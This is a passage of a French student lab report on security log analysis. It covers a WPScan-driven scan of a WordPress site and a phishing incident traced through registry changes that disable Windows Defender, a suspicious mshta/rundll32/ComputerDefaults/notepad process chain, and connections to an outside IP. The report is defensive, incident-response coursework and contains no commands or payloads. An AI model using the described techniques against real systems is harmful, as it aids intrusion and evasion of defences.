
3. **Erreurs détectées :**
    a. Plusieurs erreurs HTTP ont été enregistrées :

    i. **11 erreurs 404** pour **/favicon.ico** : Cela peut indiquer qu'un script ou un bot recherche un fichier inexistant.
    ii. **Erreurs 500** (ex. /wp-includes/rss-functions.php, /wp-admin/async-upload.php) : Cela indique peut-être une exploitation de vulnérabilités WordPress.
    iii. **404** pour des fichiers sensibles comme **readme.txt**, **changelog.txt**, ou des répertoires de thèmes/plugins : Cela montre que l'attaquant cherche des informations ou exploite des vulnérabilités.
4. **Requêtes POST suspectes :**
    a. De nombreuses requêtes POST ont été faites vers **/wp-admin/admin-ajax.php**, avec principalement le code **200** (succès). Cela pourrait indiquer une tentative d'exploitation via AJAX pour injecter ou récupérer des données.
    b. Quelques requêtes POST ont aussi causé des erreurs **500**, ce qui peut signaler des essais d'exploit échoués ou une instabilité.
5. **User-Agent suspect :**
    a. Le User-Agent **WPScan v2.9.1** a effectué **2030 requêtes**. Cela correspond à un outil de scan de vulnérabilités pour WordPress. Cela confirme que le site a été activement scanné pour des failles.

Conclusion :

Le serveur a probablement été ciblé par une **attaque automatisée** contre un site WordPress. Voici les actions principales de l'attaquant :

- Scan de vulnérabilités à l'aide de l'outil **WPScan**.
- Tentatives de bruteforce ou d'accès non autorisé via **/wp-login.php**.
- Recherche de fichiers sensibles ou d'erreurs à exploiter (**404 et 500**).
- Potentielle exploitation de failles via **/wp-admin/admin-ajax.php**.



TP5

Résumé de l'incident :

Olivette a été victime d'une tentative de phishing par un faux technicien informatique. Des activités inhabituelles et suspectes ont été identifiées sur son poste, notamment des événements système liés à des modifications dans le registre, des connexions réseau suspectes, et des processus inhabituels impliquant des outils système tels que **mshta.exe**, **rundll32.exe**, et **notepad.exe**.

Observations principales :

1. Événements dans le registre (EventID 12) :

Les modifications dans le registre montrent des créations et suppressions d'entrées suspectes :

- Modification des clés associées à **Windows Defender**, comme DisableAntiSpyware.
- Des actions liées à des exécutables système comme **explorer.exe**, **poqexec.exe**, et **spoolsv.exe** indiquent potentiellement des modifications du comportement système ou des mécanismes de persistance.

Ces modifications pourraient indiquer une tentative de désactiver les mécanismes de sécurité (Windows Defender) ou d'insérer des configurations malveillantes via des clés sensibles.

2. Connexions réseau suspectes (EventID 3) :

Des connexions réseau inhabituelles ont été effectuées par divers exécutables système. Certaines IP suspectes sont apparues :

- **51.178.171.42** est mentionnée à plusieurs reprises avec des processus comme **mshta.exe**, **notepad.exe**, et **rundll32.exe**.
- Une analyse approfondie de cette IP via des bases de données de réputation pourrait indiquer si elle est liée à des activités malveillantes (command-and-control, hébergement de malware, etc.).

Les connexions effectuées par **notepad.exe** sont particulièrement suspectes, car ce processus n'est pas censé initier des connexions réseau en contexte légitime.

3. Processus suspects (EventID 1) :

Une chaîne d'exécution montre une série de processus impliqués :

- **explorer.exe → cmd.exe → mshta.exe → rundll32.exe → ComputerDefaults.exe → mshta.exe → rundll32.exe → notepad.exe**.

Cette chaîne d'exécution est caractéristique d'un comportement malveillant :

- **mshta.exe** est souvent utilisé pour exécuter des scripts malveillants en lien avec HTML ou JavaScript hébergé sur des serveurs distants.
- **rundll32.exe** est fréquemment exploité par des attaquants pour exécuter des DLL malicieuses ou détourner des fonctionnalités système.
- **notepad.exe** semble avoir été utilisé comme une couverture ou une distraction.

Questions clés pour approfondir l'analyse :

1. **Modifications dans le registre** :

    a. Les clés modifiées ont-elles été altérées pour désactiver des protections ou préparer un mécanisme de persistance ?
    b. Qui ou quel processus a initié ces modifications ? Une analyse des GUID des processus parents peut aider à répondre.
2. **Connexions réseau** :
    a. Quelles sont les activités associées à l'IP **51.178.171.42** ?
    b. Ces connexions réseau ont-elles téléchargé du contenu, exécuté des scripts ou transmis des données ?
3. **Chaîne d'exécution** :
    a. Le processus **ComputerDefaults.exe** est suspect. À quoi sert-il normalement dans ce contexte ?
    b. Y a-t-il des DLL ou des scripts malveillants associés à cette exécution en chaîne ?
4. **Authentification ou élévation de privilèges** :
    a. Les journaux montrent-ils des indices sur des tentatives de compromission de comptes ou des élévations de privilèges ?

Conclusions possibles :

1. **Scénario de compromission probable** :
    a. Un attaquant a pu exploiter un e-mail de phishing pour convaincre Olivette d'exécuter un fichier ou une commande malveillante.
    b. Le fichier ou la commande a déclenché une chaîne d'exécution qui a modifié les registres, établi des connexions réseau vers des IP malveillantes, et probablement introduit un script ou un binaire malveillant via **mshta.exe** et **rundll32.exe**.
2. **Mécanisme de persistance et exploitation** :
    a. Les modifications du registre et les exécutables utilisés (notamment **rundll32.exe**) suggèrent que l'attaquant cherchait à établir une persistance ou à masquer ses activités.
3. **Risque de collecte ou d'exfiltration de données** :
    a. Les connexions réseau effectuées par des processus inhabituels comme **notepad.exe** indiquent un potentiel risque d'exfiltration de données ou de communication avec un serveur distant.

CONCLUSION

L'analyse des logs de sécurité, en particulier à l'aide de **Splunk** ou **elastic** et des fichiers événementiels, est une étape cruciale pour détecter des comportements malveillants et comprendre l'origine des incidents de sécurité. À travers les différentes étapes et analyses de ces TP, j'ai abordé plusieurs aspects importants de la détection des attaques et de la compréhension des actions menées sur un poste compromis.